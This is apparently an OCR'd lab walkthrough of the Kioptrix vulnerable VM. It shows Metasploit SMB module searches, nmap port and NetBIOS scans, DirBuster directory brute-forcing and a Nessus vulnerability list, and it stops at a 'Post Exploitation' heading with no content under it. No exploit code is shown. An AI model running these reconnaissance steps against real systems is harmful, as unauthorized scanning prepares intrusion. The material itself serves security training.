
14. # msf6 >use auxiliary/scanner/smb/smb



```
Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_ms17_010                               normal  No     MS17-010 SMB RCE Detection
   1  auxiliary/scanner/smb/smb_enumusers_domain                       normal  No     SMB Domain User Enumeration
   2  auxiliary/scanner/smb/smb_enum_gpp                               normal  No     SMB Group Policy Preference Saved Password
s Enumeration
   3  auxiliary/scanner/smb/smb_login                                  normal  No     SMB Login Check Scanner
   4  auxiliary/scanner/smb/smb_lookupsid                              normal  No     SMB SID User Enumeration (LookupSid)
   5  auxiliary/scanner/smb/smb_enumshares                             normal  No     SMB Share Enumeration
   6  auxiliary/scanner/smb/smb_enumusers                              normal  No     SMB User Enumeration (SAM EnumUsers)
   7  auxiliary/scanner/smb/smb_version                                normal  No     SMB Version Detection
   8  auxiliary/scanner/smb/smb_uninit_cred                            normal  Yes    Samba _netr_ServerPasswordSet Uninitialize
d Credential State


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/smb/smb_uninit_cred
```

15. # msf6 >use auxiliary/scanner/smb/smb_version


16. # msf6 auxiliary >options



```
   8  auxiliary/scanner/smb/smb_uninit_cred                            normal  Yes    Samba _netr_ServerPasswordSet Uninitialize
d Credential State


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/smb/smb_uninit_cred

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                       ing-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts kioptrix
rhosts => kioptrix
msf6 auxiliary(scanner/smb/smb_version) > run

[-] kioptrix:             - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > 
```


17. # scanning and enumeration

Alright, now that we have an IP address, let’s do some scanning on our target host:



```
┌──(root💀hex)-[/home/rev]
└─# nmap -T4 -p- -A 10.0.0.207
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-20 08:17 PST
Nmap scan report for 10.0.0.207
Host is up (0.00077s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/co
untryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-11-20T13:18:53+00:00; -2h59m53s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:3D:FE:33 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: -2h59m53s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Let’s start by visiting the page:



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

The page will look like this



Web servers

Apache 1.3.20

Operating systems


UNIX

Web server extensions

OpenSSL 0.9.6b

mod_ssl 2.8.4

There are quite a few popular tools we can leverage to enumerate web directories/URLs. I will be using dirbuster. Here we just input the IP address as http://192.168.153.128:80/ and give dirbuster a word list. If you are using Kalie you can find the wordlists in /usr/share/wordlists/, specifically for dirbuster we can find them in /usr/share/wordlists/dirbuster/ and for this one I will be using the small word list:



wordlists/dirbuster/ and for this one I will be using the small word list:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help

http://192.168.153.128:80/

Scan Information
Results - List View: Dirs: 8 Files: 19
Results - Tree View
Errors: 107

Directory Stucture	Response Code	Response Size
/	200	3267
cgi-bin	403	231
icons	200	204
doc	403	231
test.php	200	323
manual	200	204
usage	200	5811
mrtg	200	18036

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 102, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 54989/1577774

Current number of running threads: 100


Time To Finish: ~

Program running again

/manual/mod/folder_announce.php

With our initial Nmap scan we found SMB open on port 139. Let’s dig further into this as we can often exploit SMB and abuse the access to shares.


We’ll start by leveraging some of the scripts included in Nmap to get more information



```
└─$ nmap -p 139 --script nbstat.nse 192.168.153.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-29 09:09 PST
Nmap scan report for 192.168.153.128
Host is up (0.0011s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
```

```
|  KIOPTRIX<00>        Flags: <unique><active>
|  KIOPTRIX<03>        Flags: <unique><active>
|  KIOPTRIX<20>        Flags: <unique><active>
|  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|  MYGROUP<00>         Flags: <group><active>
|  MYGROUP<1d>         Flags: <unique><active>
|_  MYGROUP<1e>        Flags: <group><active>


Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
```

Additional to all the work we have done so far, we can do a vulnerability scan of the target(s) with Nessus to see if we can find some vulnerabilities we can leverage. The nice thing about Nessus is that it performs a lot of the work automatically for you which scales very nicely:




Host	Vulnerabilities ▾
192.168.153.128	3 12 23 8 44

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 9:11 AM
End: Today at 9:17 AM
Elapsed: 6 minutes

Vulnerabilities



☐	Sev	Score	Name	Plugin ID: 10883 y	Count
☐	CRITICAL	10.0 *	OpenSSH < 3.1 Channel Code Off by On...	Gain a shell remotely	1
☐	CRITICAL	10.0 *	OpenSSH < 3.4 Multiple Remote Overfl...	Gain a shell remotely	1
☐	CRITICAL	10.0 *	OpenSSH < 3.7.1 Multiple Vulnerabilities	Gain a shell remotely	1
☐	HIGH	7.5 *	OpenSSH < 3.2.3 YP Netgroups Authent...	Gain a shell remotely	1
☐	HIGH	7.5 *	OpenSSH < 3.6.2 Reverse DNS Lookup ...	Misc.	1
☐	HIGH	7.5 *	OpenSSH < 4.5 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.5 *	OpenSSH < 4.7 Trusted X11 Cookie Con...	Misc.	1
☐	HIGH	7.5 *	OpenSSH 2.5.x - 2.9 Multiple Vulnerabili...	Misc.	1
☐	HIGH	7.5 *	OpenSSH Kerberos TGT/AFS Token Pass...	Gain a shell remotely	1
☐	HIGH	7.5 *	SSH Protocol Version 1 Session Key Ret...	General	1
☐	HIGH	7.5	SSL Certificate Signed Using Weak Hash...	General	1
☐	HIGH	7.5	SSL Medium Strength Cipher Suites Sup...	General	1
☐	HIGH	7.5	SSL Version 2 and 3 Protocol Detection	Service detection	1
☐	HIGH	7.2 *	OpenSSH < 3.0.2 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.2 *	OpenSSH < 3.6.1p2 Multiple Vulnerabili...	Denial of Service	1
☐	MEDIUM	6.9 *	OpenSSH X11 Forwarding Session Hijac...	Misc.	1
☐	MEDIUM	6.8 *	OpenSSH < 3.0.1 Multiple Flaws	Misc.	1

Post Exploitation + Maintaining Access

